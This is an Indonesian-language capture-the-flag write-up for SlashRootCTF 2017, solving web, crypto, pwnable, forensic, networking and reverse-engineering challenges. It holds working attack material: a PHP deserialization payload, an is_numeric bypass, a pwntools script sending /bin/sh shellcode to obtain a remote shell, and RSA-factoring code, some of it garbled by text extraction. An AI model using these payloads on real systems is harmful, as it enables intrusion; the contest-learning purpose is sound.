


1. Warmup - 1

• Didapat sebuah link dengan tampilan berikut,



• Kami coba lihat pada bagian "header" website tersebut melalui *Inspect element* maka akan didapatlah flag pada bagian "X-SlashRoot-CTF" seperti berikut,



• Decode *hex* pada isi flag yang didapat sehingga akan menghasilkan beberapa *strings* diikuti dengan beberapa *strings* sampah yang sebenarnya adalah sebuah *md5* seperti berikut,

```
Python 2.7.11 (v2.7.11:6d1b6a68f775, Dec 5 2015, 20:32:19) [MSC v Intel)] on win32

Type "copyright", "credits" or "license()" for more information.

>>> "7761726d75705f21d6f40cfb511982e4424e0e250a9557".decode("hex")

'warmup_!\xd6\xf4\x0c\xfbQ\x19\x82\xe4BN\x0e%\n\x95W'
```

• Sehingga apabila *md5* tersebut di-decrypt dan digabungkan dengan *hex* yang sudah didapat maka flag adalah **SlashRoot{warmup_session}**.

2. Bonus - 10

• Paste flag yang sudah diberikan yaitu SlashRootCTF{free_flag_for_all_of_you_guys}.

WEB HACKING

1. Breakfast - 75

• Sebuah website seperti tampilan berikut,



 Klik bagian "See Example" maka akan mengarah pada halaman berikut dimana terdapat strings base64 yang isinya mengeksekusi file "helloworld.php",

```
← → C ① 103.200.7.150:9080/process.php?code=Tzo4OiJFeGVyY2lzZSI6MTp7czo0OiJmaWxlljtzOjE1OiJoZWxsb193b3JsZC5waHAiO30%3D

<?php
echo "Hello World!";
?>
```

- Decode base64 pada url sehingga membentuk sebuah strings seperti berikut dan beberapa logika yang kami dapat,
 - Angka dengan warna hijau merupakan jumlah huruf pada warna biru

```
O:8:"Exercise":1:{s:4:"file";s:15:"hello_world.php";}
```

Lalu kami coba buka file "process.php" sehingga seperti berikut,

```
O:8:"Exercise":1:{s:4:"file";s:11:"process.php";}
```

Ubah kedalam bentuk base64 kembali pada url maka didapat hasil source code seperti berikut,

```
class Flag{
    public $myFile = "not_flag.php";
    public function __toString(){
        return highlight_file($this->myFile, true);
    }
}

class Exercise{
    public $file = "hello_world.php";
    public function __toString(){
        return highlight_file($this->file, true);
    }
}

$code = base64_decode($_GET['code']);
if(strpos($code, "Exercise") && strpos($code, "flag.php")){
    echo "No no no!";
}else{
    echo unserialize($code);
}

?>
```

Diketahui terdapat dua class (Flag & Exercise) dan sebuah kondisi dimana apabila class "Exercise" dan file tujuan "flag.php" benar maka akan tampil teks "No no no!" sedangkan apabila salah maka akan menampilkan halaman "flag.php", maka kami buat sebuah statment seperti berikut,

```
O:4:"Flag":1:{s:6:"myFile";s:8:"flag.php";}
```

• Lalu ubah kembali kedalam bentuk *base64* pada *url* dan akses maka akan tampil hasil dan terdapat flag seperti berikut,

• Maka flag adalah SlashRootCTF{serialization_in_a_nutshell}.

2. God's Number - 100

• Didapat sebuah *backup file "*index.php" dan "process.php" pada halaman 103.200.7.150:8087/robots.txt,

```
User-agent: *
Disallow: /backup.tar.gz
```

- Pada file "process.php" terdapat sebuah statement untuk menghasilkan output flag yaitu sebagai berikut,
 - Variabel password harus lebih besar dari 5000 dan kurang dari 10000.
 - Dilakukan proses verifikasi numerik dengan fungsi PHP "is_numeric()" pada variabel password.
 - Variable password tidak boleh mengandung karakter titik.
 - Kemudian isi variable *password* di masukkan ke dalam variable "passw".
 - Jumlah karakter isi variabel "passw" harus lebih besar dari 4 dan nilainya kurang dari 10000 dan lebih besar dari 5000.
 - Jika semua kondisi terpenuhi maka flag akan muncul,

```
<?php
 include "flag.php";
 $stat = "";
 $notice = "error";
 min = 5000;
 \max = 10000;
 $password = $ GET['password'];
if (isset($password)) {
     if (is numeric($password)){
         if (!strpos($password, ".")){
             passw = 0 + password;
             if (strlen($passw) > 4){
                  if ($passw > $min) {
                      if ($passw < $max) {
                          $stat = $flag;
                          $notice = 'success';
```

- Lalu pada fungsi "is numeric", bilangan exponential "123e2" dianggap sebagai numerik.
- Kami coba untuk menginputkan bilangan "50001e-1" maka didapatlah flag yaitu SlashRootCTF{4phun_bypass!}.

1. EZip - 50

- Diberikan dua buah file python dan zip yang telah terenkripsi.
- Edit beberapa bagian pada skrip enkripsi sehingga menjadi skrip dekripsi seperti berikut,

```
import sys, zlib, gzip
def press(str):
     dec = chr(ord(str[0]) ^ ord('E'))
    for x, y in enumerate(str[1:]):
         dec += chr(ord(y) ^ ord(dec[x]))
     return dec
def compress(str):
    return zlib.decompress(press(str))
def ez(file):
    with open(file, 'r') as x:
         print compress(x.read())

    def main():

     try:
         if len(sys.argv) == 2:
            ez(sys.argv[1])
if name == ' main ':
     main()
```

• Simpan dan jalankan skrip tersebut sehingga mendapat flag,
SlashRootCTF{4123 y0u 12ea11y 123411y R34LLY n33d c0mp12355 p123ss pr3ss p12E55}

2. RSA - 100

Terdapat sebuah RSA dengan variabel N, e, c seperti berikut,

```
N = 1799159815596838211639026598242739
e = 200917020563208190152062461460131
c = 318686567182196523307366910641013
*format flag : SlashRootCTF{flag}
```

- Analisis kami, flag di-encode menjadi kode ascii terlebih dahulu sebelum dienkripsi dengan RSA.
- Pertama-tama untuk melakukan dekripsi kita harus mencari p dan q yang dimana p dan q adalah bilangan prima hasil faktorisasi dari N.
- Untuk mendapatkan p dan q, kami menggunakan bantuan web (www.factordb.com),

```
number

1799159815596838211639026598242739<34> = 19900922910223213<17> · 90405848196748703<17>
```

Untuk melakukan dekripsi, kami melakukannya dengan bantuan python dan library qmpy2.

```
import gmpy2

def num_to_str(num):
    res = ""
    while num > 0:
        res = chr(num % 256) + res
        num = num / 256
    return res

p = 19900922910223213
q = 90405848196748703
t = (p-1)*(q-1)
d = gmpy2.invert(200917020563208190152062461460131,t)
c = 318686567182196523307366910641013
n = 1799159815596838211639026598242739
m = pow(c,d,n)
print m
```

Didapatlah hasil berikut,

497849955149505153521045210452

• Konversi bilangan tersebut menjadi bilangan *ascii* sehingga mendapat flag yaitu **SlashRootCTF{1N1_312354h4h4}**.

3. Rsalagi - 200

- Pada misi yang didapat, terdapat dua buah file "flag.enc" dan "pub.key" dimana "flag.enc" adalah flagnya yang telah terenkripsi RSA dan diencode dalam betuk base64 sedangkan "pub.key" adalah sebuah kunci publik.
- Kami coba mendapatkan modulus N dan exponent-nya e dengan bantuan openssi,

```
edrica:~/CTF$ openss1 rsa -noout -text -inform PEM -in pub.key -pubin
Public-Key: (1014 bit)
Modulus:
    23:cc:e7:15:5a:37:00:ec:e1:d9:6b:28:f7:6c:a1:
    89:a4:d3:d0:38:6d:70:6d:12:f0:e9:89:a0:eb:ca:
    7d:8a:d3:8a:61:b8:c7:c0:73:71:2b:f1:c9:84:68:
   5b:a4:90:e6:d8:da:f0:32:14:eb:89:4d:d2:07:8a:
    9f:b3:4e:27:a7:86:a1:b1:69:24:d6:13:d8:8a:69:
   be:e1:46:84:08:f5:36:a8:64:e1:76:84:b3:6f:0f:
   d6:40:fd:37:df:fa:30:e6:70:e8:70:54:2a:94:3a:
   84:33:fe:b6:fd:44:c0:31:74:f4:c7:9c:3f:49:24:
    91:49:33:30:9a:83:19
Exponent:
   21:66:4c:33:61:99:52:9b:08:c1:1c:f2:bd:97:a4:
   16:5d:31:6b:4b:d6:3c:3b:a2:fb:16:f5:20:b2:a4:
    43:35:95:dd:ea:ce:6a:8d:68:93:de:74:66:4f:81:
    e3:98:2b:5e:fa:c3:5d:8b:93:96:dc:93:4a:d7:e3:
   b7:8b:73:5b:c6:e6:c0:d1:9d:39:e9:14:01:10:1a:
   b6:a5:04:b5:3f:26:ee:db:ed:e7:b5:a5:c2:8c:a9:
    db:eb:03:a0:9c:f2:e6:40:d0:f3:80:c6:97:16:99:
    94:eb:3e:a0:4a:d2:e5:d4:18:95:bc:0d:e1:4a:2f:
    a1:61:a9:96:21:af:a9
```

 Karena modulus dan exponent yang dihasil dalam bentuk hex, maka kami mengubahnya kedalam bentuk desimal,

```
 \begin{aligned} \mathbf{N} &= 982027209445986198779376967661415531544489336632283712011011849035879532687065788047054362282540214588555182609372\\ 2613785741600936163978405380091236126814868256943652047346581726899879824906510147712303478083998916211960035000470316\\ 3744826330712410064895092311117788014715059702456632425601696051570049817 \end{aligned} 
 \mathbf{e} &= 916171753563979788681860349490480909763328853915205995988398171099886440846335067904198892987824071268183160929013\\ 1867348060293182646050790762625159091265484531606120037417359381472783600515307182563386711237045435423659840080213936\\ 8287421713129721132575144408256541038758578654094233103968476295778643881 \end{aligned}
```

• Setelah mendapatkan N, maka yang perlu dilakukan adalah mendapatkan p dan q dari hasil faktorisasi N, akan tetapi proses ini tidak bisa di lakukan di factordp. Oleh karena itu kami mencoba dengan metode lain. Akhirnya kami mencoba dengan format factorizer,

```
import math
import gmpy2
n=gmpy2.mpz(9820272094459861987793769676614155315444893
3663228371201101184903587953268706578804705436228254021
4588555182609372261378574160093616397840538009123612681
4868256943652047346581726899879824906510147712303478083
99891621196003500047031637448263307124100648950
    92311117788014715059702456632425601696051570049817)
gmpy2.get context().precision=2048
a=int(gmpy2.sqrt(n))
a2=a*a
b2=gmpy2.sub(a2,n)
while not(gmpy2.is square(b2)):
    a=a+1
    b2=a*a-n
b2=gmpy2.mpz(b2)
gmpy2.get_context().precision=2048
b=int(gmpy2.sqrt(b2))
print "p", a+b
print "q", a-b
```

Didapatlah nilai p dan q,

 Sekarang yang dibutuhkan adalah c atau flag yang terenkripsi. Karena flagnya adalah file yang diencode dengan base64, maka kami terlebih dahulu men-decode-nya,

```
>>> "OTA5MTUxOTYONTkONTE3MjE2MDU3MDI2OTMwMzgyMTkOMDk2MDkwMDc2ODQxODc5NTEwMDI4NTk2Nzg5ODU0NDAxO
TE2ODk3NTcxNDUyMDg2NDUzODgyOTYyMzYOOTY2NTc5MzIyNzI1ODM2NDk3NzAONTMzMDEzMTMxODY5NDg1Mjg3MzI1NTI
3MDMzNjQzNzMzODkwMDkwNjMyNzA3NzkyMDM1ODk2ODIxNTUZMjMOMTU1OTUZMTYwNTI4NDUyODg1OTM5NTc4NzE2NzkwO
DgxNzcyMzEwOTA2ODczMzU3NDE0OTk1MDMxMzQyODUxNjM4MjkxOTgxMDc0NjAyMDA3OTAxNzU5MTc2NTg5NDg2MDezOTI
10DI3MTIwOTI5OTAwNjA2NjE1MjgZODE2NjE=".decode('base64')
'909151964594517216057026930382194096099076841879510028596789854401916897571452086453882962364
9665793227258364977045330131318694852873255270336437338900906327077920358968215532341559531605
2845288593957871679088177231090687335741499503134285163829198107460200790175917658948601392582
7120929900606661528381661'
```

• Semua variabel yang dibutuhkan sudah didapat. Selanjutnya kami mulai proses dekripsinya dengan python dan gmpy2,

```
port gmpy2
def num_to_str(num):
   res =
   while num > 0:
       res = chr(num \% 256) + res
       num = num / 256
   return res
73133731337313373133731337313373133734567890101010101010101010101010
101010101010101010423
73133731337313373133731337313373133732101234567890987654321012345678
909876543210123456879
t = (p-1)*(q-1)
e = 9161717535639797886818603494904809097633288539152059959883981710
99886440846335067904198892987824071268183160929013186734806029318264
60507907626251590912654845316061200374173593814727836005153071825633
8671123704543542365984008021393682874217131297211325751
   44408256541038758578654094233103968476295778643881
d = gmpy2.invert(e,t)
c = 9091519645945172160570269303821940960900768418795100285967898544
01916897571452086453882962364966579322725836497704533013131869485287
32552703364373389009063270779203589682155323415595316052845288593957
8716790881772310906873357414995031342851638291981074602
   00790175917658948601392582712092990060661528381661
n = 9820272094459861987793769676614155315444893366322837120110118490
35879532687065788047054362282540214588555182609372261378574160093616
39784053800912361268148682569436520473465817268998798249065101477123
0347808399891621196003500047031637448263307124100648950
   92311117788014715059702456632425601696051570049817
 = pow(c,d,n)
orint num_to_str(m)
```

Setelah dieksekusi, didapatlah flagnya yaitu SlashRootCTF{rsa_RSA_1254_Rivest-Shamir-Adleman}.

EXPLOIT / PWNABLE

1. Overwriting Game - 50

- Diberikan sebuah akses ke server dengan alamat 103.200.7.150 dengan port 6666,
- Pada misi ini kami diminta untuk melakukan replace/overwrite pada alamat program itu sendiri, dimana alamat yang kami dapat berada pada alamat berikut,

- Kami melakukan overwrite dengan ketentuan berikut,
 - Pin 1 yang memiliki alamat dummy 0xdeadf00d di replace dengan alamat 0x084a034 dengan memberikan nilai 1.
 - Pin 2 yang memiliki alamat dummy 0xfbadbeef di replace dengan alamat 0x0804a38 dengan memberikan nilai 1.

```
oot@fredrica:/home/fredrica# nc 103.200.7.150 6666
Pin 1: 0xdeadf00d
Pin 2: 0xfbadbeef
Selamat datang di overwriting game ...
Alamat mana yang akan di-overwrite? 0x0804A034
Masukan nilai: 1
Overwrite 0x1 ke 0x804a034...
Berhasil melakukan overwriting!
Pin 1: 0x1
Pin 2: 0xfbadbeef
Alamat mana yang akan di-overwrite? 0x0804A038
Masukan nilai: 1
Overwrite 0x1 ke 0x804a038...
Berhasil melakukan overwriting!
Pin 1: 0x1
Pin 2: 0x1
Mantap, ambil flagnya!
SlashRootCTF{overwrite meh like a b0$$}
```

Didapatlah flag yaitu SlashRootCTF{overwrite meh like a b0\$\$}

2. Gimme Something - 100

• diminta untuk melakukan koneksi ke alamat 103.200.7.150 dengan port 7777,

```
fredrica@fredrica:~/CTF$ nc 103.200.7.150 7777
[x] Welcome to #SlashRootCTF2K17 [x]
Glad to see you here, enjoy the CTF \m/...
```

• Kami coba menganalisis file soal. Dalam fungsi "run_it", ada pengecekan input-an. Input-an user harus sepanjang 22 karakter,

```
int32 t run it(void) {
    int32_t v1;
    g2 = &v1;
   puts("[x] Welcome to #SlashRootCTF2K17 [x]");
    puts("Glad to see you here, enjoy the CTF \\m/...");
    fflush((struct IO FILE *)g5);
    int32_t str;
    gets((char *)&str);
    int32_t result; // 0x8048534_2
    if (strlen((char *)&str) == 22) {
        g1 = &str;
        ((int32_t (*)())&str)();
        result = g1;
        puts("What do you want, dude??");
        int32_t fflush_rc = fflush((struct _IO_FILE *)g5);
        g1 = fflush rc;
        result = fflush rc;
    return result;
```

• Selanjutnya kami mencoba memasukkan *shellcode* ke dalam input-an untuk mendapatkan shell dengan bantuan *python* dan *library pwn*,

```
"\x31\xc9"
                        // xor %ecx,%ecx
"\xf7\xe1"
                        // mul
                                %ecx
"\x51"
                       // push %ecx
"\x68\x2f\x2f\x73\x68" // push $0x68732f2f
"\x68\x2f\x62\x69\x6e"
                       // push $0x6e69622f
"\x89\xe3"
                       // mov %esp,%ebx
"\xb0\x0b"
                       // mov $0xb,%al
"\xcd\x80"
                       // int $0x80
```

```
from pwn import *
r = remote('103.200.7.150',7777)
print r.recv()
sc = "\x31\xc9"+"\xf7\xe1"+"\x51"+"\x68\x2f\x2f\x73\x68"+"\x68\x2f
    \x62\x69\x6e"+"\x89\xe3"+"\xb0\x0b"+"\xcd\x80"
ns = "\x90" * (22-len(sc))
r.sendline(ns+sc)
r.interactive()
```

Setelah dieksekusi kami mendapatkan akses shell dan melihat isi flag,

```
fredrica@fredrica:~/CTF$ python pw.py
[+] Opening connection to 103.200.7.150 on port 7777: Done
[x] Welcome to #SlashRootCTF2K17 [x]
Glad to see you here, enjoy the CTF \mbox{\footnotemark}...
[*] Switching to interactive mode
$ ls -al
total 52
drwxr-x--- 17 0 1000 4096 Jun 9 09:40 .
drwxr-x--- 17 0 1000 4096 Jun 9 09:40 ..
-rwxr-x--- 1 0 1000 220 Aug 31 2015 .bash logout
-rwxr-x--- 1 0 1000 3771 Aug 31 2015 .bashrc
-rwxr---- 1 0 1000 36 Jun 9 09:29 .flag
-rwxr-x--- 1 0 1000 655 Jun 24 2016 .profile
drwxr-xr-x 2 0 0 4096 Jun 9 09:40 bin
drwxr-xr-x 2 0 0 4096 Jun 9 09:40 dev
-rwxr-x--- 1 0 1000 7471 Jun 9 09:29 gimme_shell
drwxr-xr-x 32 0 0 4096 Jun 9 09:40 lib
drwxr-xr-x 3 0
                   0 4096 Jun 9 09:40 lib32
drwxr-xr-x 2 0 0 4096 Jun 9 09:40 lib64
$ cat .flag
SlashRootCTF{stairway to sHELLcode}
```

Didapatlah flagnya yaitu SlashRootCTF{stairway_to_sHELLcode}


FORENSIC

1. RuZip - 75

 Didapat sebuah file zip corrupt, dengan melihat acuan struktur zip dari website yaang kami temukan (www.fileformat.info/format/zip/corion.htm) dan berikut adalah bagian ganjil yang kami temukan dimana terdapat pada panjang dari nama file dan karakter pada nama file yang seharusnya "flagnya.txt" menjadi "rusakkk.txt" pada hex file tersebut,



Kami rubah nilai hex file tersebut menjadi,



Ekstrak dan didapatlah flag yaitu SlashRootCTF{Z1Pny4 94k 12U54k}.

1. Code-BR3AKER - 10

- Terdapat dua buah *game* disini dimana apabila menyelesaikan *game* yang pertama akan mendapatkan *password* untuk *game* kedua,
- Setelah menyelesaikan *game* pertama maka didapatlah *password* untuk *game* kedua yaitu "Terbukalah",



- Gunakan password tersebut untuk mengekstrak game kedua.
- Karakter memiliki 7 hati (nyawa) dimana diberikan misi untuk mencari permata *Fira* dan *Icy*.
- Setelah berkeliling bertamasya kemana-mana dengan menjawab beberapa teka-teki akhirnya kami mendapat permata *Fira* dan membeli permata *Icy* pada Ratu Kegelapan seharga 6 hati,



- Kembali pada lokasi awal untuk mengembalikan kedua permata tersebut.
- Setelah memberikan permata tersebut kami diarahkan menuju ketempat baru dimana karakter utama bertemu dengan *Gun*, seseorang yang terjebak dalam alam bawah sadarnya sendiri,



• Lalu bertemu dengan karakter wanita pada bagian kanan atas dimana memberikan teka-teki terakhir dimana kami input sebuah kode "BR3AKER" dan game-pun berakhir dengan memberikan flag yaitu SlashRootCTF{LM2O}.

NETWORKING

Pada misi kategori ini, mungkin kami rasa seharusnya menyelesaikan dengan cara nenelusuri topologi satu-per-satu hingga mencapai *goal* tertentu, dibuktikan oleh poin tinggi pada setiap misi, lalu karena semua perangkat yang ada pada jaringan terkunci dan kamipun tidak dapat mengubah settingan yang ada, namun disini kami menggunakan cara lain yaitu dengan cara mengubah settingan yang sudah tersetting sehingga kami dapat membuka semua perangkat yang ada. Dengan cara membuka pada bagian "Extensions > Activity Wizard > Answer Network" kamipun berhasil membuka semua perangkat sehingga dapat kami bedah dan melihat settingan yang sudah panitia atur.

1. VLAN - 150

Buka pada bagian CLI "Router Core" maka akan langsung mendapatkan flag pada banner pesan,



Maka flag adalah SlashRootCTF{D4sar 4dM1n t3Led0R}.

2. ACL - 300

 Karena flag ada pada service FTP di "Server Backup" dengan nama "SlashRootCTF.txt", langsung saja kami buka server tersebut lalu kebagian "Desktop > Text Editor > File > Open > SlashRootCTF.txt" maka akan menampilkan flag seperti berikut,



Maka flag adalah SlashRootCTF{jump4_la91_d1_f1n4l}.

REVERSE ENGINEERING

1. Rev4Fun - 75

• Buka file misi menggunakan IDA dan menganalisis pada fungsi "main" terdapat pengecekan input,

```
v14 = *MK_FP(__FS__, 40LL);
printf("Enter the flag: ", argv, envp);
fgets(&s, 10, stdin);
if ( (signed int)(strlen(&s) - 1) <= 9
  && v12 == 48
  && v6 > 100
  && v6 <= 101
  && U7 > 117
  && U7 < 119
  && v8 == num
  && v9 == num + 10
  && v13 == 107
  && v10 > num + 19
  && U10 <= 115
  && v11 == v8
  && 5 == 114 )
  printf("Nice manteb, SlashRootCTF{%s}\n", &s);
result = 0;
υ4 = *MK FP( FS , 40LL) ^ υ14;
return result:
```

• Kami mencoba mendapatkan input yang valid dengan *python* dan *library angr*, yang dibutuhkan adalah *success address* dan *fail address*,

```
100000000040077D
                                               edi, offset aNiceMantebSlas ; "Nice manteb, SlashRootCTF{%s}\n"
000000000400782
                                     mov
                                               eax. 0
000000000400787
                                     call
                                               _printf
10000000004007RC
900000000040078C loc 40078C:
                                                                  ; CODE XREF: main+54<sup>†</sup>j
90999999949978C
                                                                  ; main+60fj ...
199999999999999
                                     mnu
                                               eax, 0
                                              rcx, [rbp+var_8]
rcx, fs:28h
000000000400791
                                     mov
000000000400795
                                     xor
                                              short locret_4007A5
__stack_chk_fail
                                     jz
call
0000000004007A0
```

Success address adalah 0x040077D yaitu saat program mencetak flag dan fail address adalah 0x040078C.

```
import angr
p = angr.Project('./rev4fun_fixed',load_options={'auto_load_libs':
    False})
st = p.factory.blank_state()
pg = p.factory.path_group(st)
pg.explore(find=0x040077D, avoid=0x040078C)
if len(pg.found) > 0:
    print "Flag: %s" % pg.found[0].state.posix.dumps(0)
```

Setelah dieksekusi, didapatlah flagnya yaitu SlashRootCTF{rev_is_0k}.

2. Galatic - 100

• Pada fungsi main, program akan menerima input dari *user*, kemudian program menjalan fugsi *encry* dan program akan melakukan proses pengecekan dengan kondisi tertentu,

- Kami mencoba mencari flagnya dengan bantuan python dan library angr seperti soal "Rev4fun".
- Success address berada pada alamat 0x04006DF yaitu saat menampilkan flag dan fail address berada pada alamat 0x04006B yaitu saat menampilkan "Oops, salah!",

```
import angr
p = angr.Project('./galactic',load_options={'auto_load_libs':False})
st = p.factory.blank_state()
pg = p.factory.path_group(st)
pg.explore(find=0x04006DF, avoid=0x04006B)
if len(pg.found) > 0:
    print "Flag: %s" % pg.found[0].state.posix.dumps(0)
```

Setelah dieksekusi, didapatlah flagnya yaitu SlashRootCTF{revmemybruh!}.

3. GDB - 150

- Diberikan akses server yang berada di alamat 103.200.7.150:9977, saat terhubung ke server terlihat pesan bahwa kita bisa menggunakan tiga perintah yaitu cat, Is, dan qdb.
- Lihat isi dalam server tersebut,

```
File Edit View Terminal Tabs Help

runsel@runsel:~/Downloads$ nc 103.200.7.150 9977

[-] Welcome to the virtual GDB [-]

Available command: [ cat, ls, gdb ]

Is

pin
deployer
dev
lib
lib32
lib64
rev_me
Jsr
```

Kami coba jalankan file "rev_me",

```
./rev_me
[x] Welcome to the Jungle - SlashRoot Hacking Departement [x]
[+] Login : aaaa
Oops, masih salah!
```

• Buka file tersebut menggunakan aplikasi GDB dan melihat informasi file tersebut,

```
Terminal - runsel@runsel: ~/Downloads
File
    Edit View Terminal Tabs
                                Help
ype "apropos word" to search for commands related to "word"...
eading symbols from rev_me...(no debugging symbols found)...done.
gdb) info file
ymbols from "/rev_me".
ocal exec file:
       /rev_me', file type elf64-x86-64.
      Entry point: 0x400600
      0x0000000000400238 - 0x000000000400254 is .interp
      0x0000000000400254 - 0x000000000400274 is .note.ABI-tag
      0x0000000000400274 - 0x0000000000400298 is .note.gnu.build-id
      0x0000000000400298 - 0x0000000004002c0 is .gnu.hash
      0x00000000004002c0 - 0x0000000004003b0 is .dynsym
      0x00000000004003b0 - 0x000000000400429 is .dynstr
      0x00000000040042a - 0x00000000040043e is .gnu.version
      0x000000000400440 - 0x000000000400470 is .gnu.version_r
      0x0000000000400470 - 0x0000000004004b8 is .rela.dyn
      0x00000000004004b8 - 0x000000000400560 is .rela.plt
      0x0000000000400560 - 0x00000000040057a is .init
      0x0000000000400580 - 0x000000000400600 is .plt
      0x0000000000400600 - 0x0000000004008b2 is .text
      0x00000000004008b4 - 0x0000000004008bd is .fini
      0x00000000004008c0 - 0x00000000040094f is .rodata
      0x0000000000400950 - 0x000000000400984 is .eh frame hdr
      0x0000000000400988 - 0x000000000400a7c is .eh frame
```

```
(gdb) disass 0x0000000000400600,0x00000000004008b2
Dump of assembler code from 0x400600 to 0xfffffffffffffffffff74e:
. . . . . . . . . . . . .
0x00000000004006ee:
                                %rsp,%rbp
                           mov
0x00000000004006f1:sub $0x40,%rsp
0x0000000004006f5:mov %fs:0x28,%rax
0x0000000004006fe:mov %rax,-0x8(%rbp)
0x0000000000400702:
                          xor %eax,%eax
0x0000000000400704:
                           movq $0x0,-0x30(%rbp)
0x000000000040070c:
                           movl $0x0,-0x28(%rbp)
0x0000000000400713:
                           movb $0x78,-0x30(%rbp)
0x0000000000400717:
                           movb $0x75,-0x2f(%rbp)
0x000000000040071b:
                           movb $0x73,-0x2e(%rbp)
0x000000000040071f:movb $0x70,-0x2d(%rbp)
                           movb $0x7a,-0x2c(%rbp)
0x0000000000400723:
0x0000000000400727:
                           movb $0x84,-0x2b(%rbp)
0x000000000040072b:
                           movb $0x70,-0x2a(%rbp)
```

0x000000000400733: movb \$0x7c,-0x28(%rbp)

0x000000000400737: movb \$0x72,-0x27(%rbp)

0x00000000040073b: movb \$0x8a,-0x26(%rbp)

0x000000000040073f:mov \$0x4008c8,%edi

0x0000000000400744: callq 0x400590 <puts@plt>

0x00000000400749: mov 0x200910(%rip),%rax # 0x601060 <stdout>

0x0000000000400750: mov %rax,%rdi

0x000000000400753: callq 0x4005f0 <fflush@plt>

0x000000000400758: mov \$0x400906,%edi

0x00000000040075d: mov \$0x0,%eax

0x000000000400762: callq 0x4005b0 <printf@plt>

0x000000000400767: mov 0x2008f2(%rip),%rax # 0x601060 <stdout>

0x00000000040076e: mov %rax,%rdi

0x000000000400771: callq 0x4005f0 <fflush@plt>

0x000000000400776: mov 0x2008eb(%rip),%rdx # 0x601068 <stdin>

0x00000000040077d: lea -0x20(%rbp),%rax

0x000000000400781: mov \$0xc,%esi

0x000000000400786: mov %rax,%rdi

0x000000000400789: callq 0x4005d0 <fgets@plt>

0x00000000040078e: movl \$0x0,-0x38(%rbp)

0x000000000400795: movl \$0x0,-0x34(%rbp)

0x000000000040079c: jmp 0x4007d6

0x00000000040079e: mov -0x34(%rbp),%eax

0x00000000004007a1: cltq

0x0000000004007a3: movzbl -0x30(%rbp,%rax,1),%eax

0x0000000004007a8: sub \$0x11,%eax

0x0000000004007ab: mov %eax,%edx

0x0000000004007ad: mov -0x34(%rbp),%eax

0x0000000004007b0: cltq

0x0000000004007b2: mov %dl,-0x30(%rbp,%rax,1)

0x0000000004007b6: mov -0x34(%rbp),%eax

0x0000000004007b9: cltq

0x0000000004007bb: movzbl -0x20(%rbp,%rax,1),%edx

0x0000000004007c0: mov -0x34(%rbp),%eax

0x0000000004007c3: cltq

0x0000000004007c5: movzbl -0x30(%rbp,%rax,1),%eax

0x0000000004007ca: cmp %al,%dl

0x00000000004007cc: jne 0x4007d2

0x0000000004007ce: addl \$0x1,-0x38(%rbp)

0x0000000004007d2: addl \$0x1,-0x34(%rbp)

0x0000000004007d6: mov -0x34(%rbp),%eax

0x0000000004007d9: cmp \$0xa,%eax

0x00000000004007dc: jbe 0x40079e

0x0000000004007de: cmpl \$0xb,-0x38(%rbp)

.....

• Pada alamat 0x000000000004007ca terdapat fungsi *cmp* yang menarik, kami coba pasang *break point* pada alamat tersebut, dan melihat isi dari *register \$eax*,

(gdb) b * 0x0000000004007ca

Breakpoint 1 at 0x4007ca

(gdb) r

Starting program: /rev_me

[x] Welcome to the Jungle - SlashRoot Hacking Departement [x]

[+] Login: aaa

Breakpoint 1, 0x0000000004007ca in ?? ()

(gdb) print \$eax

\$1 = 103

(gdb) continue

Continuing.

Breakpoint 1, 0x0000000004007ca in ?? ()

(gdb) print \$eax

\$2 = 100

```
Breakpoint 1, 0x0000000004007ca in ?? ()
(gdb) print $eax
$3 = 98
(gdb) c
Continuing.
Breakpoint 1, 0x0000000004007ca in ?? ()
(gdb) print $eax
$4 = 95
(gdb) c
Continuing.
Breakpoint 1, 0x0000000004007ca in ?? ()
(gdb) print $eax
$5 = 105
(gdb) c
Continuing.
Breakpoint 1, 0x0000000004007ca in ?? ()
(gdb) print $eax
$6 = 115
(gdb) c
Continuing.
Breakpoint 1, 0x0000000004007ca in ?? ()
(gdb) print $eax
$7 = 95
(gdb) c
Continuing.
Breakpoint 1, 0x0000000004007ca in ?? ()
(gdb) print $eax
$8 = 111
(gdb) c
Continuing.
```

```
Breakpoint 1, 0x0000000004007ca in ?? ()
(gdb) print $eax
$9 = 107
(gdb) c
Continuing.
Breakpoint 1, 0x0000000004007ca in ?? ()
(gdb) print $eax
$10 = 97
(gdb) c
Continuing.
Breakpoint 1, 0x0000000004007ca in ?? ()
(gdb) print $eax
$11 = 121
(gdb) c
Continuing.
Oops, masih salah!
[Inferior 1 (process 1437) exited normally]
(gdb)
```

- Berikut nilai yang didapat dari register \$eax [103, 100, 98, 95, 105, 115, 95, 111, 107, 97, 121],
- Ubah nilai tersebut ke dalam bentuk ascii didapatkan hasil "gdb is okay"
- Kita jalankan kembali program "rev_me" dan meng-inputkan "gdb_is_okay" sebagai password,

```
Terminal - runsel@runsel: ~/Downloads — + ×

File Edit View Terminal Tabs Help

runsel@runsel: ~/Downloads × runsel@runsel: ~/Downloads ×

runsel@runsel: ~/Downloads nc 103.200.7.150 9977

[-] Welcome to the virtual GDB [-]

Available command: [ cat, ls, gdb ]

./rev_me

[x] Welcome to the Jungle - SlashRoot Hacking Departement [x]

[+] Login : gdb_is_okay

Mantap, flagnya: SlashRootCTF{gdb_is_okay}!
```

Didapatlah flag yaitu SlashRootCTF{gdb_is_okay}.